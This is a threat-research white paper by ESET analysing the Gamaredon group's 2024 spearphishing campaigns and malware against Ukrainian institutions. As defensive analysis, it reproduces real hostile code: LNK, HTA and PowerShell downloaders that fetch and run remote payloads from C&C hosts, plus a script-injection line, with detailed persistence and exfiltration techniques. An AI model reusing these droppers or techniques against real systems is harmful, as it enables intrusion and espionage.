ESET Research white papers

Digital Security
Progress. Protected.

Gamaredon in 2024:

Cranking out spearphishing campaigns against Ukraine with an evolved toolset

2 July, 2025

(eset):research

TABLE OF CONTENTS

Author:
Zoltán Rusnák

EXECUTIVE SUMMARY

In this white paper, we provide a comprehensive technical analysis of the new tools introduced into Gamaredon's arsenal, as well as a detailed description of numerous significant updates made to its existing tools throughout 2024. Furthermore, we document various methods employed by Gamaredon operators in their ongoing attempts to evade network-based blocking and detection.

Key findings:

- Gamaredon returned to targeting exclusively governmental institutions in Ukraine, dropping attempts, observed in previous years, against NATO countries.
- New victims are compromised via spearphishing campaigns or via USB and network drives weaponized by custom malware designed for lateral movement. The observed spearphishing campaigns are much larger than campaigns seen in previous years.
- Six new malicious tools written in PowerShell and VBScript were developed by Gamaredon operators to facilitate their cyberespionage activities, while several older tools were abandoned.
- In their ongoing attempts to evade detection, Gamaredon operators improved selected tools to make them stealthier and regularly updated all tools' obfuscation mechanisms.
- Gamaredon operators managed to hide almost their entire command and control (C&C) infrastructure behind Cloudflare tunnels.
- We documented various attempts to bypass network-based blocking, and activities to protect its C&C infrastructure, that we observed while analyzing thousands of their malicious samples.

GAMAREDON PROFILE

Gamaredon has been active since *at least 2013*. It is responsible for many attacks, mostly against Ukrainian governmental institutions, as evidenced over time in *several reports* from *CERT-UA* and from other official Ukrainian bodies. Gamaredon *has been attributed by the Ukrainian Security Service (SSU)* to the 18th Center of Information Security of the FSB, operating out of occupied Crimea. We believe this group *to be collaborating* with another threat actor that we discovered and named InvisiMole. We first publicly described parts of the group's toolset in detail in *ESET Threat Report T2 2021* and significantly updated that in our previous *Gamaredon white paper* published in September 2024.

OVERVIEW

Throughout 2024, Gamaredon focused its malicious activities exclusively on Ukrainian governmental institutions, returning to its historical pattern after *previous attempts* to target other countries such as NATO members. Gamaredon developed and deployed six new tools, which is notably fewer than in the previous two years. However, Gamaredon probably spent significant resources on updating and improving its existing tools, and also on more frequent and larger spearphishing campaigns.

While Gamaredon is still fairly active, we observed certain indicators suggesting that the group may have reached its operational capacity limits. For instance, some tools were entirely abandoned, while others experienced unusually infrequent updates, including to their C&C server configurations.

While Gamaredon operators are known for their unsophisticated and noisy approach, we observed significant improvements to enhance stealth in some of their tools. For example, an uncommon persistence method via an Excel add-in was used in a new tool that we named PteroGraphin, a WMI event subscription and `FileSystemWatcher` object were used in PteroPSDoor to reduce the abundance of file system operations when searching for files to exfiltrate, and many tools were reworked to reside in the Windows registry instead of in files on the file system.

Regarding the attempts to bypass network-based blocking, which we also mentioned in our *previous white paper*, this activity appears to remain among the highest priorities for Gamaredon. This threat actor continues to put a lot of effort into finding new methods once the old ones are defused by antimalware and EDR/XDR products.

Victimology

In 2024, Gamaredon focused exclusively on compromising various governmental institutions in Ukraine.

Attribution

We attribute with high confidence all activities mentioned in this white paper to Gamaredon. The attribution is based on our long-term tracking of Gamaredon's activities, during which we have mainly relied on file- and network-based detections in our security products. Besides that, unique types of obfuscation, which we *previously documented*, are still in use, and were also used for attribution. Gamaredon's long-lasting focus on Ukrainian governmental institutions helps us with attribution as well.

TECHNICAL ANALYSIS

Initial access

Gamaredon continues to use two known initial access methods: spearphishing campaigns and custom malware that weaponizes USB and network drives.

In our previous *Gamaredon white paper*, we mentioned another initial access method – weaponized Word documents – but we observed that this technique was no longer in use in 2024. Legitimate Word documents used to be weaponized by the tools we named PteroDoc and PteroTemplate, but according to our telemetry, PteroDoc was abandoned in February 2023, and PteroTemplate was reworked in May 2023. After it was reworked, PteroTemplate cannot permanently weaponize Word documents to spread further; it can only weaponize a local instance of the default Word template to ensure persistence.

Spearphishing campaigns

Typically, Gamaredon spearphishing campaigns run for one to five consecutive days. All campaigns we observed in 2024 were very much alike: Gamaredon sent emails either with archives of various types (RAR, ZIP, 7z) attached, or with XHTML files attached that use *HTML smuggling* to simulate a download process of such archives. These archives contain either an HTA file or a LNK file that launches `mshta.exe` with a URL as an argument to download another HTA file. The downloaded HTA file contains an embedded VBScript downloader – PteroSand – that can deliver additional payloads.

Surprisingly, given Gamaredon's tactics, techniques, and procedures (TTPs), on one occasion, we also found a spearphishing email (see Figure 1) uploaded to VirusTotal in October 2024 that contained a malicious hyperlink instead of an attachment. The link leads to a typical archive with a malicious HTA file. The translation of the email body is:

> *In case No. 420/23015/24 (proceedings No. P/420/22956/24), a document "Subpoena to appear in court in an administrative case" was received.*



Figure 1. An email with a malicious link

Throughout 2024, we observed Gamaredon conducting at least one spearphishing campaign every month, except March. According to statistics created from ESET telemetry and VirusTotal, the spearphishing campaigns significantly grew in scale during the second half of 2024. Figure 2 shows the number of unique samples of HTA and LNK files we saw delivered in Gamaredon spearphishing campaigns each month.



Figure 2. Unique Gamaredon spearphishing samples seen per month

In July 2024, Gamaredon introduced new TTPs in its spearphishing campaigns, although we did not see them being used very often. Some of the malicious LNK files delivered in spearphishing campaigns, instead of launching `mshta.exe`, run a PowerShell command that downloads a payload from a Cloudflare-generated subdomain and executes it. An example of such a LNK file is shown in Figure 3. The full command executed by this LNK file is:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hidden start-job{explorer
"/root,"};$r=iwr https://niagara-silent-exterior-
talent.trycloudflare[.]com/index.php;$r.Content|powershell -noprofile -
```



Figure 3. An example of a malicious LNK that uses PowerShell

The payload fetched by these new LNK files is a PowerShell downloader that loosely resembles a simplified PteroPSLoad sample (see Figure 4). In an infinite loop, it connects to its C&C server and can receive either

a PowerShell command or an encrypted VBScript payload. The PowerShell command is executed via `Invoke-Expression`, and the VBScript payload, after XORing with the volume serial number of the victim's system drive, is run using the `MSScriptControl.ScriptControl.1` COM object.

Interestingly, this PowerShell downloader is not obfuscated at all and contains the developer's original names of all functions and variables.

```
$select = "select * from win32_logicaldisk where DeviceID='$env:SystemDrive'";
$wc= New-Object net.webclient;
function getHttp($barkas){
    $url = "https://deny-webshots-hudson-verbal.trycloudflare.com/post.php";
    $request = $wc.UploadValues($url,$barkas);
    controller $request 'VBScript';
}
function decoder($objectExecute){
    $selection = Get-WmiObject -Query $($select);
    $code=($selection).VolumeSerialNumber;
    $response = [System.Text.Encoding]::UTF8.GetBytes($objectExecute);
    $countLenth = $response.Length;
    [byte[]]$bytes = new-object byte[] $countLenth;
    for($uefi=0; $uefi -lt $response.count ; $uefi++){
        $bytes[$uefi] = $response[$uefi] -bxor $code[$uefi % $code.Length ];
    };
    return [System.Text.Encoding]::UTF8.GetString($bytes);
}
function serialNumber(){
    $selection = Get-WmiObject -Query $select;
    $number = ($selection).VolumeSerialNumber;
    $name = ";"+ [System.Convert]::ToUInt32($number,16);
    return $name;
}
function controller($request,$coll){

    [string]$responses = [System.Text.Encoding]::UTF8.GetString($request);
    if($responses.Length -gt 0){
        if($responses[0] -eq "!" ){
            $responses.SubString(1) | iex;
        }else{
            $vbsCode = decoder $responses;

        start-job {
            $time = 54000000;
            $sc = New-Object -ComObject MSScriptControl.ScriptControl.1;
            $sc.Language = $args[1] ;
            $sc.Timeout = $time ;
            $sc.AddCode($args[0]);
        } -ArgumentList $vbsCode,$coll -runas32;
        }
    }
}


while($true){
    $PSname = $env:computername+ $(serialNumber)
    $goal = New-Object System.Collections.Specialized.NameValueCollection;
    $name =  "i";
    $names =  $name + "login";
    $goal.Add($names, $PSname);
    getHttp $goal;

Start-Sleep -s 180;
}
```

Figure 4. An example of a PowerShell downloader deployed by malicious LNK files from spearphishing campaigns

In October 2024, Gamaredon started obfuscating HTA files more heavily. All subsequent HTA files delivered in spearphishing campaigns have contained abundant blank lines and lines with unused string variables and fake C&C servers. Figure 5 compares the older HTA files and the newer, more heavily obfuscated ones.

```
<!DOCTYPE html>
<html>
<head>
<HTA:APPLICATION icon="#" WINDOWSTATE="minimize" SHOWINTASKBAR="no" SYSMENU="no"  CAPTION="no" />
<script type="text/vbscript">
On Error Resume Next
barn = "%wi"+""+"n"+"di"+""+"r%\sy"+""+"st"+""+""+"e"+"m"+""+"3"+"2\ms"+"ht"+"a."+""+"e"+"xe h"+"tt"+"p"+"s:/"+""+
"/drums-hobbies-geological-signatures.trycloudflare.com/gpu/relic/headquarters.e"+""+"pu"+""+"b"
CreateObject("WScript.Shell").Run barn
Close
</script>
</head>
<body>
</body>
</html>
```

```
<!DOCTYPE html>
<html>
<head>
<HTA:APPLICATION icon="#" WINDOWSTATE="minimize" SHOWINTASKBAR="no" SYSMENU="no"  CAPTION="no" />
<script type="text/vbscript">
On Error Resume Next

rowingZFe = rowingZFe +
"He8XGK312TWmo1waeIgU6Qu18r300e186948PMVvKQwjroSOsKWz1EGAsOCW6has8w81pA11my7FcBz0oULQzWiWcrxlxuN79a2XX3fa4MfLzF74
ESgzZOOHM71oh40ZFuboxbxxZLijPI8gIWsbk41iRyn5v3c51oN4aZf51zbml84zzM"

rowingZFe = rowingZFe + "tEE1McnR8R0x08MjW20X7YLghLuHnof6r56dYfeO9C1LO83p50D6L6ILQ8P"


cagesHQy = cagesHQy +
"IpGMfO256MfNCIpuO8NVyxtE9HCVw1w833YB8NJ71Izx1hI8A6b9EAis7uFZQgNL8nuoAfH79R6gy3oicmseyDZ0Jtklwm8tdj8dd"

createClS = "88.69.21.107"

cagesHQy = cagesHQy +
"Rm856d8hA2s20cfHx421RPzw165ea5wtDT7BUaD4hFEGm0xDm7tpRw40FbHqu7N7E6n9Q9tj6gR0c1qeU3rRA6mSg773Y234ik7c6GmTCwvWK51c
DLBVm0"

responsiveGKh = "WScript.Shell"


clapvC0 = "%windir%\system32\mshta.exe
https://sao-yield-are-domestic.trycloudflare.com/GpU/everyZ8K/madamewJ8.epub"


flapD53 = "3.78.78.48"

Set meadowgu7 = CreateObject(responsiveGKh)


carbonzGo = carbonzGo +
"pZ93Fb4xYIBZ7w18T3mLIgT02bHOQmSIVwfEeZ29fJ06H7oMapcpZvCrRhnmPq3JR9Y7my4pXJR5MM29U3DcxFl84tUOsxEUHwkHFN4EvHf610ku
heYh5algxuAhbA2E3724NHm7lDtoKGk20x4CmxiHqh15jM45kcS"

carbonzGo = carbonzGo +
"ccJgFumq5TbiQy9dTFbPDHV89CyJD6oSAm6lVaopYc6uD6G1Pp6qsW49bZgB2WglcfC5pU32g7sNeM9E59kJCSjADW9LT6IWnrf1Hdb6ZNRY2S1w
q1tDg26HuBs8f81s7oVz6airD571fB4ehjralD8P74S96"

meadowgu7.Run clapvC0


berthtZx = "155.83.218.142"

Close


latelyonP = "https://THEN-Until-SaveToFile.trycloudflare.com"
bedp7M = "shA0GUz9mfB0IV62I"

</script>
</head>
<body>
</body>
</html>
```

Figure 5. Comparison of old (top) and new (bottom) obfuscation in HTA files from spearphishing campaigns

Weaponizers

The second initial access method used by Gamaredon is based on weaponizer tools. These are deployed by Gamaredon operators for lateral movement on already compromised systems. We know of three such tools that were used in 2024 and we describe them in detail in the *Toolset* section.

The first two weaponizers have been known for some time; we call them the PowerShell and VBScript versions of PteroLNK. Both tools weaponize USB drives by copying themselves onto the drives and creating malicious LNK files there. It is then expected that victims will share such weaponized USB drives with other potential targets. Clicking on any of the malicious LNK files installs PteroLNK along with its downloader component, which can subsequently deploy other Gamaredon tools.

At the beginning of 2024, the VBScript version of PteroLNK was enhanced. It can now weaponize not only USB drives, but also all network drives mapped on already compromised systems. Furthermore, since mid-2024, Gamaredon has been putting considerable effort into developing and improving this VBScript version of PteroLNK, which has probably become the most frequently updated tool in its arsenal.

We also discovered a third weaponizer in March 2024, which we named PteroTickle. It targets specific Python applications converted to standalone executables that are located on fixed and removable drives (e.g., external HDDs, SSDs, or USB drives). PteroTickle modifies the initialization script of a targeted application's component and drops a PowerShell downloader to the application's installation directory. When such a weaponized application is executed from an affected drive, even on another computer, the malicious downloader is executed alongside the benign application.

Toolset

Throughout 2024, Gamaredon continued updating and actively using many of its *previously documented* custom tools; Table 1 lists all known tools that we observed in 2024.

Table 1. Known tools used in 2024 categorized by the programming language in which they are written

C	VBScript	PowerShell
PteroCDrop	PteroLNK	PteroGram
	PteroRisk	PteroLNK
	PteroSand	PteroPSDoor
	PteroTemplate	PteroPShell
	PteroVDoor	PteroPSLoad
	PteroWLoad	PteroScout
	PteroX	PteroScreen
		PteroSig
		PteroSocks
		PteroSteal

Although Gamaredon also developed six new tools in 2024, this number is a bit lower than eight and nine, which are the numbers of new tools we discovered during 2022 and 2023, respectively. PowerShell and VBScript remain the programming languages of choice for developing tools. Notably, the group stopped using its last remaining tool written in C – PteroCDrop – in 2024.

Furthermore, the following list includes tools that were either completely abandoned or not observed at all during 2024: PteroBleed, PteroCDrop, PteroClone, PteroCookie, PteroDash, PteroDig, PteroDoc, PteroGram, PteroPowder, PteroSig, and PteroScreen.

Our ensuing analysis of the Gamaredon toolset is split into three subsections. In the first, *New tools*, we describe tools that Gamaredon added to its arsenal throughout 2024. The second subsection, *Major updates of known tools*, is dedicated to noteworthy updates of already known tools. In the third subsection, *Ad hoc payload*, we analyze one interesting payload that Gamaredon deployed during 2024; it is not the only one, though.

New tools

Here we describe the six new Gamaredon tools we discovered in 2024, ordered chronologically by discovery date.

PteroDespair

PteroDespair is a PowerShell-based reconnaissance tool used by the Gamaredon group; we discovered it on January 30th, 2024. It gathers detailed information about previously deployed Gamaredon malware. The group probably developed this tool to troubleshoot issues with prior malware deployments and to optimize future operations. Interestingly, PteroDespair appeared briefly – we only saw 21 instances of it within a two-day period. Subsequently, some of its functionality was added to PteroScout in July 2024.

PteroTickle

On March 19th, 2024, we discovered PteroTickle, a new PowerShell-based weaponizer deployed encapsulated in a VBScript wrapper via a general-purpose downloader.

Once deployed, it scans fixed and removable drives for files named `init.tcl`, typically *Tcl* scripts. For the drive mapped to letter C, which on most systems is the system drive, the search is limited to only the `%USERPROFILE%` directory and its subdirectories. Any `init.tcl` file found is weaponized by appending the following line:

```
exec powershell.exe start-process powershell -ArgumentList '-WindowStyle
hidden -ExecutionPolicy Bypass -File _internal/tcl/<downloader_filename> '
```

To avoid duplicate weaponization, PteroTickle first removes all existing lines containing the string `powershell`, potentially damaging legitimate scripts. It then places the PowerShell downloader, embedded in each PteroTickle sample (Figure 6), into the same directory as the weaponized script.

```
try{
    $aerodynamics475= [System.Net.Dns]::Resolve("$($env:USERNAME).wasic.ru");
    $arraycomponent926 = $aerodynamics475.AddressList.IPAddressToString;
}catch{
    $output = Invoke-Expression "cmd /c curl https://telegra.ph/home-11-29-16 -H ""Content-type: application/x-www-form-urlencoded""";
    $aerodynamics475 = [regex]::Match($output, '\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}');
    $arraycomponent926 = $aerodynamics475.Value;
}
sleep 60;
$both522 = "http://"+ $arraycomponent926 +"/convertor.php";
$computationallinguistics608= $(New-Object net.webclient).DownloadString($both522);
sleep 60;
$computationallinguistics608 |iex;
```

Figure 6. An example of a downloader embedded in PteroTickle

This downloader attempts to resolve a hardcoded C&C domain to obtain the IP address. If unsuccessful, it fetches the IP address from the Telegram publishing platform (`telegra.ph`), using `curl.exe`, and extracts the IPv4 address from the response via a regular expression. Next, it sends an HTTP GET request to `/convertor.php` to download and execute another PowerShell payload using `Invoke-Expression`. Although we were unable to retrieve this payload, we speculate that it may be PteroPSLoad or a similar PowerShell downloader that delivers additional malware.

Notably, the inserted PowerShell command expects the downloader to be in the `_internal/tcl` directory.

Leveraging a VirusTotal search, we figured out that the file `_internal/tcl/init.tcl` is usually created by *PyInstaller*, when it converts a Python application from script form into a standalone executable file. PyInstaller puts Python dependencies, including Tcl packages (often used by GUI apps built with *Tkinter*),

into the `_internal/tcl` directory. Thus, Gamaredon probably intended to target Python GUI applications that use Tkinter.

Although PteroTickle can achieve persistence by weaponizing Tcl scripts, its primary objective appears to be lateral movement, as it also targets scripts on removable drives. When victims share compromised external drives, the embedded downloader can work properly on another machine and deploy additional payloads.

PteroGraphin

We discovered this PowerShell tool in our telemetry on August 14th, 2024; it installs a persistent downloader that provides an encrypted channel for delivering payloads via Telegraph.

First, PteroGraphin generates a Triple DES (3DES) encryption key and initialization vector (IV); it then creates a new account using `createAccount`, a part of the Telegraph *REST API*. The account name for registration is made by concatenating the names of two running processes selected randomly. It extracts an access token from the server's response, which allows creating and editing pages, and stores the token into a registry value named `token` under `HKCU\Console`. Using this token and the REST API `createPage`, PteroGraphin creates a new Telegraph page with the initial text `Hello, world!`, and from the response extracts the page name. Once set up, it sends the 3DES key, 3DES IV, access token, page name, and victim ID (consisting of the computer name and volume serial number) to its C&C server, which is hidden behind a Cloudflare-generated subdomain.

Second, it copies the PowerShell interpreter executable from its default location to `%APPDATA%\Exsel.exe` (note: the typo `Exsel` is intentional and appears exactly as shown), and drops an embedded PowerShell downloader to `%APPDATA%\%PROCESSOR_ARCHITECTURE%.ps1`.

Third, it terminates Excel processes whose command lines contain the string `Embedding`, removes files from `%APPDATA%\Microsoft\Excel\XLSTART`, and then enables programmatic access to VBA projects by setting the registry value `HKCU\Software\Microsoft\Office\<office_version>\excel\Security\AccessVBOM` to `1`. This enables PteroGraphin to create a malicious Microsoft Excel add-in containing a simple `Auto_Open` macro executing the dropped downloader script. The add-in is dropped to `%APPDATA%\Microsoft\Excel\XLSTART\<random>.xla`; add-ins in this directory load automatically whenever Excel starts.

To ensure persistence, PteroGraphin schedules a task to launch Excel every hour with the `-Embedding` parameter, running a hidden Excel instance that loads the malicious add-in, thus executing the PowerShell downloader.

When the downloader is run, it fetches the Telegraph page content via the REST API `getPage`, immediately clears the page content by rewriting it with the current Unix timestamp via `editPage`, and expects the received data to be a base64-encoded, encrypted payload. This payload is decoded, decrypted with the 3DES key and IV, and executed using `Invoke-Expression`.

On November 27th, 2024, about three months after we first discovered PteroGraphin, an updated version removed the uncommon Excel-based persistence method. Instead, it now simply uses a scheduled task to execute the dropped downloader every six hours.

PteroGraphin has its own dedicated downloader, which is typical for most of Gamaredon's tools. Unsurprisingly, the downloader is a short PowerShell script encapsulated in a VBScript wrapper. However, unlike other dedicated downloaders we have seen so far, instead of using a hardcoded C&C IP address for download, it uses a Cloudflare-generated subdomain. The URI assigned to this downloader by Gamaredon is `/getPage.php`.

PteroQuark

When discovered on October 14th, 2024, PteroQuark was a new downloader component; it belongs to a recently discovered variant of the VBScript version of PteroLNK. We provide a detailed description of its capabilities with additional context in a later section about updates of this weaponizer tool.

PteroStew

We discovered PteroStew, a new general-purpose downloader written in VBScript, on October 21st, 2024. It is very similar to three known VBScript downloaders: PteroSand, PteroRisk, and PteroDash. PteroStew is installed by a VBScript wrapper, which stores it in a randomly named alternate data stream associated with the file `%USERPROFILE%\Pictures\desktop.ini`. This wrapper also hides its C&C server (a Cloudflare-generated subdomain) and the URI of the `telegra.ph` post in two different randomly named alternate data streams associated with the same file, from which they are read by the downloader during the communication phase.

PteroStew downloads a base64-encoded VBScript payload with `***` tokens inserted at random positions. First, it attempts to download this payload from the Cloudflare-generated subdomain. If this fails, PteroStew attempts to obtain an up-to-date C&C domain from `telegra.ph` and then tries to download the payload again. As a last fallback, it uses a hardcoded domain that, surprisingly, isn't explicitly resolved to the IP address before use, unlike what we would expect from looking at most Gamaredon tools. As a result, the domain appears in the HTTP Host header. Another unique characteristic of PteroStew is its use of an empty URI path in its HTTP requests when communicating with the C&C server.

Persistence is achieved by creating a scheduled task that executes the downloader every 10 minutes.

It is unclear why Gamaredon introduced PteroStew without adding any notable new functionality, as its behavior closely resembles that of several existing downloaders. Initially, we hypothesized it might replace an existing downloader, but at the time of writing, other downloaders remain actively in use.

PteroBox

Written in PowerShell, PteroBox is a file stealer that possesses similar functionality to PteroPSDoor, but that exfiltrates files to the Dropbox service. We discovered PteroBox on November 22nd, 2024.

Upon deployment, PteroBox installs itself in registry values under `HKCU\Keyboard Layout`. For persistence, it creates a scheduled task to execute itself every three hours. Additionally, it places a malicious LNK file into `%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\%COMPUTERNAME%.lnk`, ensuring execution after each system reboot. Both persistence mechanisms launch PowerShell processes that execute PteroBox from registry values.

When it is installed, PteroBox subscribes to the WMI event `__InstanceCreationEvent` to monitor USB drive insertions, triggering immediate searches on connected USB drives for files matching specific extensions (`.rtf`, `.doc`, `.docx`, `.xls`, `.xlsx`, `.odt`, `.txt`, `.jpg`, `.jpeg`, `.pdf`, `.rar`, `.zip`, `.7z`, `.mdb`, `.cer`, and `.key`) or patterns (files whose names match the pattern `*6.dat`).

Matching files are copied to a staging directory if sufficient free space exists; otherwise, they are exfiltrated immediately. PteroBox avoids re-exfiltrating files by maintaining a list of MD5 hashes computed from file paths and timestamps.

Periodically, PteroBox prepares and exfiltrates additional files from specific directories (`Desktop`, `Downloads`, `Documents`, `OneDrive`, other users' home directories, and mapped drives) using similar file selection criteria; smaller files are exfiltrated first. Interestingly, all files whose size is 162 bytes are excluded from exfiltration. We do not know exactly what files Gamaredon intended to match with this condition, but later a similar check was added to PteroPSDoor. The check in PteroPSDoor consists of two conditions: a file is skipped if it is 162 bytes long and its full path contains the string `\~$`. Based on these clues, we assume that Gamaredon wants to avoid exfiltrating some temporary files, probably related to Microsoft Word's AutoRecover feature.

Files are uploaded via *Dropbox API* calls, using tokens fetched from an external URL and refreshed as necessary. Uploaded files are stored in victim-specific remote directories, identified by computer name and volume serial number.

Finally, when it is done exfiltrating all the files, it uploads a test file, which is `C:\Windows\System32\cacls.exe`.

Two days before discovering PteroBox, on November 20th, 2024, we also discovered its dedicated downloader, encapsulated in a VBScript wrapper, using the URI `/dropbox.php`.

Major updates of known tools

Gamaredon regularly improves its tools, modifying obfuscation, evasion techniques, and core functionalities. In this subsection, we highlight several significant updates observed during 2024.

PteroPSLoad

In our *previous Gamaredon white paper*, we described many PteroPSLoad versions and among them is the version we call `account.php`, which was the latest known version at that time. According to our telemetry, Gamaredon continued using it until January 11th, 2024. On the same day, we discovered a new version of PteroPSLoad – `api.php` – that, compared to the previous one, only contains changes in the communication protocol. Gamaredon abandoned the *ngrok tunnel* and returned to using *Cloudflare tunnels*. Unlike earlier instances where the Cloudflare client was unusually downloaded and run on compromised machines, this time this utility was properly deployed on the server side. We now consider this the starting point for Gamaredon's widespread shift toward hiding its infrastructure behind Cloudflare-generated subdomains.

The `api.php` version of PteroPSLoad attempts to obtain the IP address of the C&C server and a Cloudflare-generated subdomain in two ways. First, it tries to obtain them both from `telegra.ph`, where they are posted concatenated into one string and separated by an asterisk (`*`).

If it fails to connect to `telegra.ph`, it obtains the Cloudflare domain by running `nslookup.exe` to query Google's DNS (`8.8.8.8`) for a DNS TXT record of a hardcoded domain. Although the TXT record also contains the IP, PteroPSLoad separately resolves the C&C IP using the default system DNS. During communication, it primarily connects via IP address, using the Cloudflare domain as a fallback.

Gamaredon continued to use this version throughout 2024 without major changes. A minor update introduced in October 2024 adjusted how it handled overly long VBScript payloads: payloads exceeding 8,000 bytes are now saved to `%TEMP%` under a randomly generated numeric filename with a `.vbs` extension and executed from there without deletion. Shorter payloads continue to be executed directly via the `MSScriptControl.ScriptControl.1` COM object. Previously, all VBScript payloads were executed via this COM object, possibly causing execution failures for payloads exceeding the length limit.

PteroLNK PowerShell version

In our *previous Gamaredon white paper*, we described four variants (v1–v4) of the PteroLNK weaponizer. On July 19th, 2024, we discovered a new variant (v5), identified by its use of the `/index.php` URI for C&C communication. This variant replaced v4 on the same day.

Like its predecessor, v5 installs itself under randomly named registry values in `HKCU\System`. However, it achieves persistence differently, using the registry value `HKCU\Environment\UserInitMprLogonScript` instead of the HKCU `Run` key.

This version significantly improved the USB weaponization process: upon detecting a USB insertion via a WMI event, it checks for whether fewer than three LNK files exist in the drive root. If so, it creates a malicious LNK file named after a randomly chosen document from the Desktop directory. Initially, the malicious LNK executed a PowerShell command launching Microsoft Word (likely resulting in an error due to a relative path), then ran PteroLNK itself from the USB drive. Later versions no longer included the Microsoft Word part. Additionally, PteroLNK reconstructs itself from registry-stored code snippets, then places a hidden copy named `bin.log` into the USB drive root. Note that the filename of the PteroLNK copy is often changed by Gamaredon operators.

PteroLNK does not contain any C&C server from which it receives payloads. Instead, the C&C server needs to be obtained either from a `telegra.ph` post, which is the primary method, or from a DNS TXT record of the hardcoded C&C domain, which is a fallback method. Additionally, it contains another URL of a `telegra.ph` post, which serves as the second fallback. Leveraging these methods, PteroLNK obtains a Cloudflare-generated subdomain and an IP address; the Cloudflare-generated subdomain is used as the primary C&C server.

It contacts the C&C server every 15 minutes via HTTP POST to `/index.php`, sending a victim ID (computer name and volume serial number) and receiving either PowerShell commands or VBScript payloads. In October 2024, a minor change identical to one previously described for *PteroPSLoad* was introduced to

handle execution of large VBScript payloads. Apart from that, this variant remained unchanged through the rest of 2024.

PteroLNK VBScript version

This weaponizer is probably the most frequently updated tool in Gamaredon's arsenal. We *previously* described two variants of this PteroLNK version in detail. The second variant was actively used throughout 2024, receiving multiple updates. On July 18th, 2024, we identified a third variant.

Below, we summarize notable updates made to the second variant and then briefly introduce changes in the third variant.

Second variant

A subtle but impactful update occurred on February 2nd, 2024. With just a few lines of code, Gamaredon enabled PteroLNK to weaponize mapped network drives in addition to USB drives. The method remained the same: on a compromised system, it enumerates all mapped network drives and then creates malicious LNK files, and copies of itself, onto each drive.

On April 29th, 2024, Gamaredon implemented a check to avoid flooding targeted drives with LNK files. Before creating a new malicious LNK file, PteroLNK checks for whether more than four LNK files exist in the destination directory. If so, it deletes all but the first four before adding a new one. As a result of this rather insufficient check, this approach could inadvertently remove legitimate LNK files.

The next couple of interesting changes we observed much later, in November 2024. While this seems like a long gap, during this time the second variant was regularly deployed, with occasional updates to its downloader component – PteroSand. These downloader updates aimed at evading network-based detection and are discussed separately in the *Network infrastructure* section. During this gap, Gamaredon was also focused on developing and testing the third variant, as we explain in the next subsection, dedicated to it.

